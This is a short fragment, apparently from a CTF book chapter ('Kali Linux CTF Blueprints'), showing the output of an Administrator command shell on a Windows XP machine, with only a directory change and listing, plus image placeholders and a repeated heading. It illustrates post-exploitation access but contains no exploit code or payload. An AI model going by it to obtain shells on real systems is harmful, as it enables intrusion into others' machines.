Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator>cd c:\
cd c:\

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is B4B9-D013



Directory of C:\

01/18/2016 01:45 PM <DIR> 7a8f01bfb1e507aa1ff84f
01/17/2016 12:11 AM <DIR> 0 AUTOEXEC.BAT
01/27/2016 10:38 PM <DIR> ColdFusion8
01/17/2016 12:11 AM <DIR> 0 CONFIG.SYS
01/17/2016 12:11 AM <DIR> DELL
01/17/2016 12:15 AM <DIR> Documents and Settings
01/18/2016 08:31 PM <DIR> f2edf04587154b7bedd481
01/26/2016 06:56 PM <DIR> James_Head
02/03/2016 07:47 AM <DIR> Program Files
02/03/2016 02:10 AM <DIR> TFTP
02/03/2016 07:11 AM <DIR> TFTP-Root
02/03/2016 07:47 AM <DIR> WINDOWS
2 File(s) 0 bytes
10 Dir(s) 29,827,776,512 bytes free

C:\>
```



# Kali Linux CTF Blueprints: Chapter 1



# Kali Linux CTF Blueprints: Chapter 1

